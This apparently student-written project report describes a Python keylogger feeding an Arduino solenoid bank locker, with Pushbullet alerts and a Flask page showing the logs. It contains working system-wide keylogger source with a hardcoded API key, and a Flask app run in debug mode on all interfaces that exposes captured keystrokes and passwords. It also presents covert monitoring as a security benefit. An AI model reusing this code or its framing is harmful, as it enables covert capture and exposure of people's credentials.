# Chapter 1

## Introduction

A keylogger, which can be either software-based and hardware is designed to capture and record every keystroke made on a device.

Embedded systems are integral to various applications, from consumer electronics to critical security systems like bank lockers, where ensuring security and proper monitoring is important. One advanced method to enhance security and gain deeper insights into system usage is through the implementation of a keylogger. In the context of embedded systems, a keylogger can significantly monitor user interactions, log access attempts, and identify unauthorized usage.

This project focuses on implementing a keylogger within a bank locker system to capture keystrokes when a password is entered, thereby tracking user behaviour, detecting unauthorized access, and assisting in forensic analysis. Implementing a keylogger involves selecting appropriate hardware components, developing efficient software algorithms for keystroke capture and logging, and ensuring secure data transmission to a central server for analysis.

# Chapter 2

## Literature Survey

- M. S. Hasibuan, "Keylogger Pada Aspek Keamanan Komputer [Keylogger on Computer Security Aspect]," Journal Teknovasi, 2020, vol. 03, pp. 8-15.

This paper discusses the concept of a keylogger, which can be either a hardware or software tool, used to monitor and record keystrokes made on a keyboard. The keylogger saves the keystrokes in a log file, which can be used for monitoring purposes, thereby enhancing computer security by detecting unauthorized access attempts.

- American Journal of Embedded Systems and Applications, 2016; 3(3): 35-42 by Lukman Adewale Ajao, James Agajo, Jonathan Gana Kolo, Mutiu Adesina Adegboye, Yakubu Yusuf

This study outlines various methodologies for designing and simulating embedded systems. It highlights how these systems can be applied across different fields and demonstrates the integration of keylogging tools with embedded systems to improve security and monitoring. The paper provides valuable insights into how keyloggers can be used effectively within embedded environments to safeguard against unauthorized access and enhance system security.

- IoT Based Bank Locker System using OTP Technology by Dr. Sheeja V Francis, Rupus Daniel J, Sarath K, Surendar N, Sathish Kumar S

This research focuses on designing and implementing secure bank locker systems using OTP technology. The paper underscores the significance of incorporating advanced security technologies, like keyloggers, to monitor access and prevent unauthorized usage. By leveraging keyloggers, the study suggests a method to enhance the security of bank locker systems, ensuring that access is meticulously tracked and unauthorized activities are promptly detected and addressed.

# Chapter 3

## Problem Definition

In the context of high-security applications such as bank lockers and comprehensive monitoring is a critical challenge. Traditional security measures, while effective to some extent, often fall short in providing detailed insights into user behaviour and detecting unauthorized access attempts. The lack of real-time monitoring and forensic capabilities can leave the system vulnerable to security theft and misuse.

# Chapter 4

## Objectives

1. **Develop a Software Keylogger for Embedded Systems:** Create a keylogger program and that record all keystrokes accurately entered into the system and store them securely for analysis and monitoring purposes.

2. **Integrate Push Notifications for Security Alerts:** Implement a notification system using Pushbullet to send real-time alerts to mobile devices whenever specific conditions are met.

3. **Enable Access to Keylogger Data:** Develop a web page using Flask that allows authorized users to access the logged keystroke data from any device.

4. **Enhance Security of Bank Locker Systems:** Integrate the keylogger into a bank locker system to monitor password entries and access attempts, providing insights into user behaviour and detecting unauthorized access.

# Chapter 5

## Methodology

Initially, the user enters input through a keyboard connected to a PC. This PC runs a keylogger software developed using Python, which captures every keystroke made. The captured keystrokes are then sent to an embedded system, which serves as the control unit for the bank locker. The embedded system processes the keystrokes as input commands, determining whether they match the predefined criteria for accessing the locker. Simultaneously, the keystrokes are transmitted to a web interface, where they can be displayed for monitoring purposes. This interface allows authorized personnel to view and track the keystrokes in real time or review them later. Additionally, the system is designed to send notifications to a mobile phone, ensuring that users or security administrators are promptly informed of any significant activities, such as attempts to access the locker or successful access.

### 5.1 Block Diagram:



PC
Keylogger software
(Python IDE)
Keyboard
Web interface for displaying keystrokes
EMBEDDED SYSTEM
Input to Bank locker System
Notifications to mobile phone

Fig.1 Block diagram

The block diagram represents a system designed to capture and process keystrokes in a bank locker scenario. At the core is a PC equipped with keylogger software written in Python, which captures all keystrokes entered via a connected keyboard. This keystroke data is crucial as it forms the input to an embedded system that controls access to a bank locker. The embedded system processes these inputs, enabling it to perform specific actions such as unlocking the locker when the correct password is entered. Additionally, the system includes a web interface that displays the logged keystrokes, allowing for real-time monitoring or later review by users or administrators. Furthermore, the system is equipped to send notifications to a mobile phone, alerting users or security personnel about significant events, such as unauthorized access attempts or successful access.

## 5.2 Hardware Implementation:

**Components used:**

1. Arduino Uno:

Fig.2 Arduino uno

The Arduino Uno is a popular microcontroller board based on the ATmega328P microchip. It is widely used for electronics projects due to its user-friendly design and versatility. The board includes 14 digital input/output pins, 6 analog inputs, a 16 MHz quartz crystal, a USB connection for programming, a power jack, an ICSP header, and a reset button. It can be powered via USB or an external power supply. The Arduino Uno is compatible with the Arduino IDE, which makes programming straightforward, even for beginners. Its open-source nature allows for a wide range of community-contributed libraries and resources, making it an ideal choice for prototyping and educational purposes.

2.Relay:

Fig.3 Relay

A 5V relay is an electromechanical switch used to control high-power devices with a low-power signal. It consists of a coil, armature, and contacts. When a 5V signal is applied to the coil, it generates a magnetic field that attracts the armature, closing the contacts and allowing current to flow through the high-power circuit. This mechanism allows the relay to act as an interface between a microcontroller and larger devices, enabling the control of appliances and equipment that operate on higher voltages and currents. Relays are commonly used in applications such as home automation, automotive systems, and industrial machinery for their ability to isolate and manage different voltage levels safely.

3. Solenoid:

Fig.4 Solenoid

A solenoid lock is an electromechanical locking device that uses a solenoid to control the locking mechanism. It consists of a coil of wire, an iron core (plunger), and a spring. When an electrical current passes through the coil, it creates a magnetic field that pulls the plunger into the coil, either locking or unlocking the mechanism depending on the design. Solenoid locks are commonly used in access control systems, such as electronic door locks and safes, due to their reliability and quick response time. They can be controlled by various methods, including keypads, RFID cards, or biometric sensors. These locks offer enhanced security as they can be integrated with electronic systems to provide real-time monitoring and remote control.

4. Battery:




Fig.5 Battery

A 9V battery is a compact power source commonly used in electronic devices such as smoke detectors and remote controls. It typically contains six 1.5V cells connected in series, providing a total voltage of approximately 9 volts. Available in various chemistries like alkaline, lithium, and rechargeable NiMH, each type offers different capacities and performance. Alkaline batteries are affordable and have a long shelf life, while lithium batteries offer higher energy density and longevity. Rechargeable 9V batteries are an eco-friendly choice, allowing for multiple uses and reducing waste.

5. Jumpers:

Fig.6 Jumper wires

Jumper wires are short, insulated wires with connectors at each end, used to create temporary electrical connections in breadboards or circuit boards. They come in various lengths and colours, making them ideal for prototyping and testing circuits.

## 5.3 Software Implementation:

**Keylogger Program Design:** The keylogger is implemented using Python and integrates with Pushbullet to capture every keystroke. The program records keystrokes, saves them to a file, and sends notifications to a mobile device when specific conditions are met. The code below illustrates the key components of the keylogger:

- <u>Program</u>

```
from pynput.keyboard import Key, Listener

import os

from pushbullet import Pushbullet

# Define the file path

desktop = os.path.join(os.path.join(os.environ['USERPROFILE']), 'Desktop')

file_path = os.path.join(desktop, "keylogs.txt")

# Initialize an empty string to hold keystrokes and a counter

keystrokes = ""

keystroke_count = 0

# Initialize Pushbullet

API_KEY = 'o.aEN6aKVrttdHPpyKKGnrBJgfwLoI4sFA'  # Replace with your Pushbullet API key

pb = Pushbullet(API_KEY)

# Function to write keystrokes to a file

def write_to_file(keys):

    with open(file_path, 'a') as file:  # Use 'a' to append to the file

        file.write(keys + "\n")

# Function to handle each key press

def on_press(key):

    global keystrokes, keystroke_count
    keystroke_count += 1

    keystrokes += str(key).replace("'", "")

# Check if 6 keystrokes have been typed

    if keystroke_count == 6:

        write_to_file(keystrokes)

        keystrokes = ""

        keystroke_count = 0

        # Send notification to phone

        pb.push_note("Keylogger Notification", "6 keystrokes captured and saved to file.")

# Show initial notification on phone

pb.push_note("Keylogger Notification", "Keylogger has started.")

# Setup the listener

with Listener(on_press=on_press) as listener:

    listener.join()
```

**Flask Web Application Development:** A Flask web application is created to display the keylogger data on a webpage. The application provides a user-friendly interface, allowing authorized users to access the logged data from any device with internet access. The Flask app initializes a server and renders the keylogs on a webpage:

- Program

```
from flask import Flask, render_template

import os

app = Flask(__name__)

@app.route('/')
```

```
def home():

    desktop = os.path.join(os.path.join(os.environ['USERPROFILE']), 'Desktop')

    file_path = os.path.join(desktop, 'keylogs.txt')

    with open(file_path, 'r') as file:

        content = file.read()

    return render_template('index.html', content=content)

if __name__ == '__main__':

    app.run(debug=True, host='0.0.0.0')
```

## 5.4 Circuit Diagram:




Fig.7 Circuit diagram

The circuit diagram illustrates a simple setup for controlling an electronic lock using an Arduino board, a relay module, and a battery power supply. At the heart of this circuit is the Arduino board, which acts as the central processing unit. The Arduino is connected to a relay module, which serves as an intermediary switch that allows the low-power signal from the Arduino to control the high-power circuit for the electronic lock.

The relay module is connected to a 9V battery, which provides the necessary power to operate the electronic lock. When the Arduino sends a signal to the relay, it activates the relay switch, allowing the current from the battery to flow to the lock mechanism, thereby engaging or disengaging the lock. This setup is typically used in scenarios where secure access is needed, such as bank lockers, providing a controlled way to lock and unlock the mechanism through programming on the Arduino. The use of a relay ensures that the high current required to operate the lock does not pass through the Arduino, protecting the microcontroller from potential damage.

# Chapter 6

## Result and Discussion


### 1. Keylogger Implementation

First, install the pynput library, which enables the capture of keyboard inputs in Python. This library provides an easy way to listen to and record keystrokes. The keylogger will be a Python script that continuously listens for keystrokes and logs them into a string variable

The script will define a file path on the desktop where the keystroke data will be stored. The data can be continuously updated to keep a record of user input. Running the script will activate the keylogger. It operates in the background, capturing all keystrokes until manually stopped.

### 2. Pushbullet Application

After setting up the keylogger the Pushbullet application can be integrated to enhance the system's capabilities. Pushbullet is a service that allows users to send and receive messages and files between devices. It can be used to send notifications and alerts in real-time, providing remote monitoring of logged keystrokes.



11:03
Mon, Jul 29
Pushbullet(12)

Keylogger Notification 11:02 pm
1 keystrokes captured and saved to file.
O

Keylogger Notification 11:02 pm
1 keystrokes captured and saved to file.
O

Keylogger Notification 11:02 pm
1 keystrokes captured and saved to file.
O

Keylogger Notification 11:02 pm
1 keystrokes captured and saved to file.
O

Keylogger Notification 11:02 pm
1 keystrokes captured and saved to file.
O

Keylogger Notification 11:02 pm
1 keystrokes captured and saved to file.
O

Keylogger Notification 11:02 pm
1 keystrokes captured and saved to file.
O

Keylogger Notif 11:02 pm
1 keystrokes cap and saved to file.
O


Fig.8 push bullet notification

By using the Pushbullet API, the keylogger can be configured to send real-time notifications whenever specific keystrokes are detected. For example, it can alert users when certain keywords or patterns are typed.These alerts can be sent to the user’s phone or another computer, enabling immediate awareness of activities on the monitored system.

### 3. Creating a Web Page to Display Keystrokes

To visualize the logged keystrokes, a web application can be created using Flask, a lightweight web framework for Python. This application will provide a user-friendly interface for accessing and downloading the keystrokes log file.

Install Flask if it is not already available. Flask allows for the rapid development of web applications with minimal setup. Create a simple Flask application with a homepage that includes a link to download the keystrokes file. This homepage will render an HTML template that provides a clear interface for users.



Keystrokes Captured


```
<97><98><99><100><101><102><103><104><105><97><98>Key.ctrl_l'\x16'Key.cmdKey.cmdKey.
Key.ctrl_l\x03Key.ctrl_l\x16Key.enterKey.ctrl_l
\x16Key.enterKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_l
Key.ctrl_lKey.ctrl_lKey.ctrl_lKey.ctrl_lzz
za<97><98><99><100>
<101><102><103><104><105><97>
<98>12345
6789as
dfgh12
345678
shivam
minipr
ojecti
Key.cmdKey.cmdKey.cmdKey.cmdKey.cmdKey.cmd
Key.cmdKey.cmdKey.cmdKey.cmdKey.cmdKey.cmd
l<101><101><101><101><101>
<101><101><101><101><101><101>
<101><101><101><101><101><101>
Key.cmdKey.cmdKey.cmdKey.cmdrKey.enter
pytKey.backspaceKey.backspaceKey.backspace
Key.backspacecdKey.spaceKey.shiftKey.shift
Key.shiftKey.shiftKey.shiftKey.shiftKey.shiftKey.shift
Key.shiftKey.shiftKey.shiftKey.shiftKey.shiftKey.shift
CKey.shift_r:\\Key.shiftKey.shift
Key.shiftKey.shiftKey.shiftKey.shiftKey.shiftKey.shift
Key.shiftKey.shiftKey.shiftKey.shiftKey.shiftKey.shift
Key.shiftKey.shiftKey.shiftKey.shiftKey.shiftKey.shift
```

Fig.9 Webpage

### 4. Bank locker operation

When the Arduino sends a HIGH signal to the relay module via pin D7, the relay activates and closes the circuit, allowing current to flow from the 9V DC battery to the solenoid lock. This energizes the solenoid, causing it to retract its plunger and unlock the mechanism.

Conversely, when the Arduino sends a LOW signal, the relay deactivates and opens the circuit, cutting off power to the solenoid lock. The solenoid then releases its plunger, locking the mechanism. This operation takes place after entering the password.



```
AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>
= RESTART: C:\Users\Hp\Desktop\MINIPROJECT\password.py
Enter password to unlock the solenoid: 123456
Sent: 123456
Password sent to Arduino. Waiting for response...
Enter password to unlock the solenoid: 123456
Sent: 123456
Password sent to Arduino. Waiting for response...
Enter password to unlock the solenoid: 123456
Sent: 123456
Password sent to Arduino. Waiting for response...
Enter password to unlock the solenoid: 123456
Sent: 123456
Password sent to Arduino. Waiting for response...
Enter password to unlock the solenoid: 213456
Sent: 213456
Password sent to Arduino. Waiting for response...
Enter password to unlock the solenoid: 655412
Sent: 655412
Password sent to Arduino. Waiting for response...
Enter password to unlock the solenoid: 123456
Sent: 123456
Password sent to Arduino. Waiting for response...
Enter password to unlock the solenoid: |
```

Fig.10 Entering Input site




Fig.11 System model

# Chapter 7

## Advantages, Disadvantages and Applications

### 7.1 Advantages:

1. **Enhanced Security:** The keylogger provides real-time monitoring of password inputs and logs unauthorized access attempts, enhancing the overall security of the bank locker system.
2. **User Interaction Analysis:** By capturing keystrokes, the system can analyse user behaviour and provide insights into how users interact with the system. This information is crucial for improving user interfaces and user experiences.
3. **Performance Monitoring:** The keylogger data helps monitor system performance under various input conditions, allowing for performance optimization and identification of potential bottlenecks.
4. **Remote Accessibility:** The integration with a Flask web page enables remote access to keylogger data, allowing administrators to monitor activities and respond to security incidents promptly.

### 7.2 Disadvantages:

1. **Performance Overhead:** Keylogging can consume significant system resources, such as processing power and memory, potentially impacting system performance.
2. **Data Filtering:** The logged data can include noise (irrelevant keystrokes) that needs to be filtered out, complicating data analysis and increasing processing requirements.
3. **Latency Issues:** Continuous monitoring and logging can introduce latency, affecting the performance of real-time applications and potentially causing delays in system responses.

## 7.3 Applications:

1) **Bank Security Systems**: Enhances the security of bank locker systems by monitoring access attempts and alerting administrators to potential breaches.

2) **Corporate Security**: Monitors employee activity to prevent data theft and unauthorized access to sensitive corporate information.

3) **Parental Control**: Helps parents monitor children's online activity, ensuring their safety and preventing exposure to harmful content.

4) **Forensic Analysis**: Provides insights into user activity, aiding in investigations of data breaches or unauthorized access incidents.

5) **Educational Institutions**: Monitors student activity on school computers, ensuring compliance with acceptable use policies.

6) **Public Terminals**: Enhances security on public computers, such as those in libraries or internet cafes, by monitoring user activity and preventing misuse.

7) **Healthcare Systems**: Ensures the security of sensitive patient information by monitoring access attempts to electronic health records.

# Chapter 8

## Conclusion

The successful implementation of a keylogger in an embedded system, particularly in a bank locker application, demonstrates the potential of keylogging technology to enhance security and monitoring. The outcomes of the project highlight the benefits of real-time alerts, user behaviour analysis, and remote data accessibility, providing a comprehensive solution for improving system security and performance. Ensuring that sensitive information and assets are protected against unauthorized access and attacks.

# Chapter 9

## Future scope

1. **Biometric Integration**: Combining keylogging with biometric authentication methods like fingerprint or facial recognition could enhance security by requiring multiple verification methods.
2. **Real-Time Threat Detection**: Implement real-time threat detection and response mechanisms to quickly identify and mitigate security breaches as they occur.

# Chapter 10

## References

- M. S. Hasibuan, "Keylogger Pada Aspek Keamanan Komputer [Keylogger on Computer Security aspect]," Journal Teknovasi, 2020, vol. 03, pp. 8-15.

  This paper proposes a Keylogger is a device, either hardware or software, that is used to monitor keyboard keystrokes. This will usually save the results of monitoring the keyboard keystrokes in a log file.

- American Journal of Embedded Systems and Applications 2016; 3(3): 35-42 by Lukman Adewale Ajao, James Agajo, Jonathan Gana Kolo, Mutiu Adesina Adegboye, Yakubu Yusuf

  This paper proposes methodologies for designing and simulating embedded systems, highlighting their application in various fields and provides insights into how embedded systems can be integrated with keylogging tools to enhance security and monitoring.

- IoT Based Bank Locker System using OTP Technology 1Dr. Sheeja V Francis, 2 Rupus Daniel J, 3 Sarath K, 4Surendar N, 5Sathish Kumar S

  This paper proposes a method for designing and implementing secure bank locker systems.This research emphasizes the importance of integrating security technologies, such as keyloggers, to monitor access and prevent unauthorized usage.